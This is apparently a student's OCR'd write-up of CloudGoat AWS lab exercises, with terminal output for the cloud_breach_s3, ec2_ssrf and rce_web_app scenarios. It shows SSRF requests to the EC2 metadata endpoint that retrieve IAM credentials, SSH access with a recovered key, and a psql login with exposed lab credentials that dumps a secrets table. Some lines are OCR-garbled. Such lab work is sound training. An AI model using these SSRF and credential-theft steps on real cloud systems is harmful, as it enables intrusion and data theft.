
```
curl http://<ec2_instance_IP>/latest/meta-data/iam/security-credentials/<name_of_role> -H 'Host: 169.254.169.254'
```

Note that the AccessKeyId, the SecretAccessKey, and a session Token are all available for you to now take on the roles associated with the EC2 instance. A session token is an ephemeral credential that can be used to authenticate access to resources.

6. cloud_breach_s3 steps (4-6)

Step 6:

- Show the first two lines of each of the CSV files you have copied over from the bucket via the command below.



8. ec2_ssrf steps (1-2)

Step 2:

- Take a screenshot of the page that is returned.

```
(env) madler@ada:~$ curl http://3.90.112.24
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>TypeError: URL must be a string, not undefined<br>    at new Needle (/node_modules/needl
lib/needle.js:194:11)<br>    at Function.module.exports.(anonymous function) [as get] (/node_
dules/needle/lib/needle.js:867:12)<br>    at /home/ubuntu/app/ssrf-demo-app.js:32:12<br> &nbs
  at Layer.handle [as handle_request] (/node_modules/express/lib/router/layer.js:95:5)<br>  
bsp;at next (/node_modules/express/lib/router/route.js:137:13)<br>    at Route.dispatch (/nod
modules/express/lib/router/route.js:112:3)<br>    at Layer.handle [as handle_request] (/node_
dules/express/lib/router/layer.js:95:5)<br>    at /node_modules/express/lib/router/index.js:2
:22<br>    at Function.process_params (/node_modules/express/lib/router/index.js:341:12)<br>
bsp;  at next (/node_modules/express/lib/router/index.js:275:10)</pre>
</body>
</html>
(env) madler@ada:~$
```

- Take a screenshot of the page that is returned.


```
(env) madler@ada:~$ curl http://3.90.112.24/?url=http://madler
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I wanted to be useful, but I could not find: <font color="red">http://madler</font> for you
</h2><br><br>


(env) madler@ada:~$
```

9. ec2_ssrf steps (3-5)

```
(env) madler@ada:~$ curl http://3.90.112.24/?url=http://169.254.169.254/latest/m
eta-data/iam/security-credentials/ && echo
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I am an application. I want to be useful, so I requested: <font color="red">
http://169.254.169.254/latest/meta-data/iam/security-credentials/</font> for you
</h2><br><br>


cg-ec2-role-cgid2g8jk00m2g
(env) madler@ada:~$
```

Step 5:


- Take a screenshot of the output in `out.txt`



12. rce_web_app steps (4-5)


Step 4:

- Show the IP address revealed by the command.



Step 5:

- Show the output that is returned.




14. rce_web_app steps (8-11)

Step 8:

- Show a directory listing of the account you've logged into.


```
(env) madler@ada:~$ chmod 400 foo
(env) madler@ada:~$ ssh -i foo 52.71.34.15
The authenticity of host '52.71.34.15 (52.71.34.15)' can't be established.
ECDSA key fingerprint is SHA256:2yGuOjgCjDyE+jA7MSJJk2OywjbxrV/N9zE3OPKkulE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? ^C
(env) madler@ada:~$ ssh -i foo ubuntu@52.71.34.15
The authenticity of host '52.71.34.15 (52.71.34.15)' can't be established.
ECDSA key fingerprint is SHA256:2yGuOjgCjDyE+jA7MSJJk2OywjbxrV/N9zE3OPKkulE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '52.71.34.15' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Feb 24 02:05:15 UTC 2022

  System load:  0.0               Processes:           101
  Usage of /:   25.5% of 7.69GB   Users logged in:     0
  Memory usage: 22%               IP address for eth0: 10.0.10.37
  Swap usage:   0%


  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

262 packages can be updated.
178 updates are security updates.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Thu Feb 24 00:15:49 2022 from 131.252.208.103
ubuntu@ip-10-0-10-37:~$ ls
app  app.zip  db.txt  foo  foo.pub  np22.txt
ubuntu@ip-10-0-10-37:~$
```

- Show the output of this script and show the command that is run that reveals the database credentials.




Step 11:

- Which buckets can you access now?




- Show the contents of the file.



Step 14:

Within the PostgreSQL client,

- Show the table that is stored and its contents.


matthewadler — ubuntu@ip-10-0-10-37: ~ — ssh madler@linux.cs.pdx.edu — 158×39
postgres
"DbiResourceId": "db-R6K7ZJMYEVGA7VX42A7Z6YMBQQ",
"CACertificateIdentifier": "rds-ca-2019",
"DomainMemberships": [],
"CopyTagsToSnapshot": false,
"MonitoringInterval": 0,
"DBInstanceArn": "arn:aws:rds:us-east-1:206747113237:db:cg-rds-instance-cgidctb5jodjn3",
"IAMDatabaseAuthenticationEnabled": false,
"PerformanceInsightsEnabled": false,
"DeletionProtection": false,
"AssociatedRoles": []
}
]
}
ubuntu@ip-10-0-10-37:~$ psql postgresql://<db_user>:<db_password>@<rds-instance-address>:5432/<db_name>
-bash: syntax error near unexpected token `newline'
ubuntu@ip-10-0-10-37:~$ psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgidctb5jodjn3.cbsobybrvk4c.us-east-1.rds.amazon
psql (10.19 (Ubuntu 10.19-0ubuntu0.18.04.1), server 9.6.23)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.
cloudgoat=> \dt
List of relations
Schema | Name | Type | Owner
public | sensitive_information | table | cgadmin
(1 row)
cloudgoat=>
cloudgoat=> SELECT * from <table-name>;
ERROR: syntax error at or near "<"
LINE 1: SELECT * from <table-name>;
^
cloudgoat=> SELECT * from sensitive_information;
name | value
Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(1 row)
cloudgoat=>